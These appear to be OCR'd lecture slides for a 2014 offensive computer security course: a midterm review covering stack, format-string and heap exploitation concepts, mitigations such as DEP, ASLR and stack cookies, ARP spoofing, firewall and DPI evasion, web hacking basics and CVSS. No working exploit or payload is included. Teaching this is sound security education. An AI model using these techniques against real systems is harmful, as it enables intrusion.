Midterm #2 Review
&
Exploit Development 105

CIS 5930/4930
Offensive Computer Security
Spring 2014

Outline of Talk


- Review of Exploit Development Concepts
  - shellcode
  - exploitation techniques
  - executable security mitigations
    - DEP/NX, ASLR, etc..
- Review of Network Hacking concepts
- Review of Web Application Hacking concepts
- Review of Big picture
  - attack chains
- What to expect on the Midterm
- Exploit Development 105
  - RETURN-ORIENTED PROGRAMMING

Reverse Engineering

- Won't directly be testing on the midterm
  - I assess your RE skills on the homeworks throughout the course really

Stack Overflows

On linux and windows, with single-threaded applications with a static stack base address




Format string bugs

Know how to leak memory

Know how to write arbitrary values to arbitrary locations

Format string bugs

%n allows us to write an arbitrary DWORD (32 bits) to an arbitrary address:




Heap overflows

Generic heap unlink exploitation

generic linked list:

```
BK = P->bk
FD = P->fd
FD-> bk = BK
BK->fd = FD
```



Features that attackers relied on

- Fixed addrs of stack & executables segments
  - changed with ASLR
- Function pointers at well-known locations
  - common targets for arbitrary memory writes
    - GOT
- Heap allocation that trusts the heap metadata
  - allows for generic ways to turn heap overflows into arbitrary memory writes
- Executable data on stack and heap
  - changed with NX & DEP

Times changed

- Windows XP SP 2 (August 2004)
  - Non executable heap and stack
  - stack cookies
  - safe unlinking
  - PEB randomization (ASLR)
- Red Hat Enterprise Linux 3 Update 3 (sept 2004)
  - non executable heap and stack
  - randomization of library load-in locations in process
    - ASLR just for libraries

Windows Security Evolution

Source: http://www.trailofbits.com/resources/the_future_of_exploitation_slides.pdf

	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0
GS					
stack cookies	yes	yes	yes	yes	yes
variable reordering	yes	yes	yes	yes	yes
#pragma strict_gs_check	no	no	no	?	?
SafeSEH					
SEH handler validation	yes	yes	yes	yes	yes
SEH chain validation	no	no	no	yes [1]	yes
Heap protection					
safe unlinking	yes	yes	yes	yes	yes
safe lookaside lists	no	no	yes	yes	yes
heap metadata cookies	yes	yes	yes	yes	yes
heap metadata encryption	no	no	yes	yes	yes
DEP					
NX support	yes	yes	yes	yes	yes
permanent DEP	no	no	no	yes	yes
OptOut mode by default	no	yes	no	no	yes
ASLR					
PEB, TEB	yes	yes	yes	yes	yes
heap	no	no	yes	yes	yes
stack	no	no	yes	yes	yes
images	no	no	yes	yes	yes

Executable Security Mechanisms

Detect memory corruption


- GS stack cookies (checked on `RET`)
- Heap corruption detection

Defeat common exploit patterns

- GS variable reordering
- DEP
- ASLR
- …

Exploit Mitigations

Even though your hardware and OS may offer these mitigations...




they may be OFF for your application (things have to OPT in)

Exploit Mitigations

Jailbroken phones, usually disable all support for these

9000% easier to attack



Executable Security Mechanisms

Know what DEP/NX is and how it mitigates certain attacks

Know what ASLR is and how it mitigates certain attacks

DEP/NX

application or .dll must be compiled with the /NXCOMPAT flag

- otherwise no DEP/NX

NX BIT support can be absent in jailbroken phones

ALSR

partial ASLR

- the base locations for certain things are randomized each time the process is initialized
- some things will still be static

full ASLR

- the base location for every segment is randomized each time the process is inititalized

Stack Cookies

- The cookie value is usually stored somewhere in the .data segment
  - if you can debug the program, you can read the cookie
    - Can brute force remotely sometimes

Shellcode

- know the basics
- know the restrictions
  - nullbytes
- know how system calls are made
  - EAX
  - int 0x80

Exploit development

Know:

- Return to library
- return chaining
  - later this lecture
- ROP
  - later this lecture

Internet protocol suite

Application layer

- DHCP DHCPv6 **DNS** FTP **HTTP** IMAP IRC LDAP MGCP NNTP BGP NTP POP RPC RTP RTSP RIP SIP SMTP SNMP SOCKS SSH Telnet **TLS/SSL** XMPP (more)

Transport layer

- **TCP UDP** DCCP SCTP RSVP (more)

Internet layer

- **IP IPv4** IPv6 **ICMP** ICMPv6 ECN IGMP IPsec (more)

Link layer

- **ARP**/InARP NDP OSPF Tunnels L2TP PPP Media access control Ethernet DSL ISDN FDDI (more)

Know the basics of

Application layer

- **DNS**
- **HTTP**
- **TLS/SSL**

Transport layer

- **TCP**
- **UDP**

Know the basics of

Internet layer

- **IP**
- **IPv4**
- **ICMP**

Link layer

- **ARP**

Know:

- about the ARP cache
  - will require just a bit of extra research
- ARP spoofing
- MITM with ARP

Internet routing + security mechanisms


Know:

- Firewalls
- NAT
- IDS / IPS
- WAF


Stateful firewalls

- IP stateless
- UDP stateless
- TCP **stateful**

Can still check for protocol noncompliance on stateless protocols



TCP State model



Deep Packet Inspection

Know how to defeat it

Know what's required to be able to defeat it

Web application Hacking

Focus on WAH pages: 23-29, 35, 64, 66-70

- multistep validation and canonicalization
- attacks against admin features / application management
- same origin policy
- various encoding schemes

Web application Hacking

Skim 53-57.

- Be aware of the various server-side technologies

Know the basics of

- SQLi
- XSS

Vulnerability Scoring

Common Vulnerability Scoring System http://www.first.org/cvss#
Six Base metrics (http://www.first.org/cvss/faq):

1. **Access Vector**: how well can a remote attack attack the target
2. **Access Complexity**: Measures the complexity of the attack required to exploit the vuln, once he has gained access to the target
3. **Authentication**: Measures the number of times an attacker must authenticate to the target system, in order to exploit the vuln
4. **Confidentiality Impact**: Measures the damage to confidentiality if the vulnerability is successfully exploited
5. **Availability Impact**: Measures the damage to availability if the vulnerability is successfully exploited
6. **Integrity Impact**: Measures the damage to the integrity of data and systems if the vulnerability is successfully exploited


There are also Temporal, and Environmental metrics
Vulnerability Scoring is important for prioritizing incident response, and for system administrators to prioritize proactive security measures

What to expect on the Midterm

- True false questions on concepts, similar to homeworks
- majority (~80%) of questions test your understanding of concepts
- (10-20%) test your ability to apply the concepts

Questions?

Exploit Development 105



Return-Oriented Programming

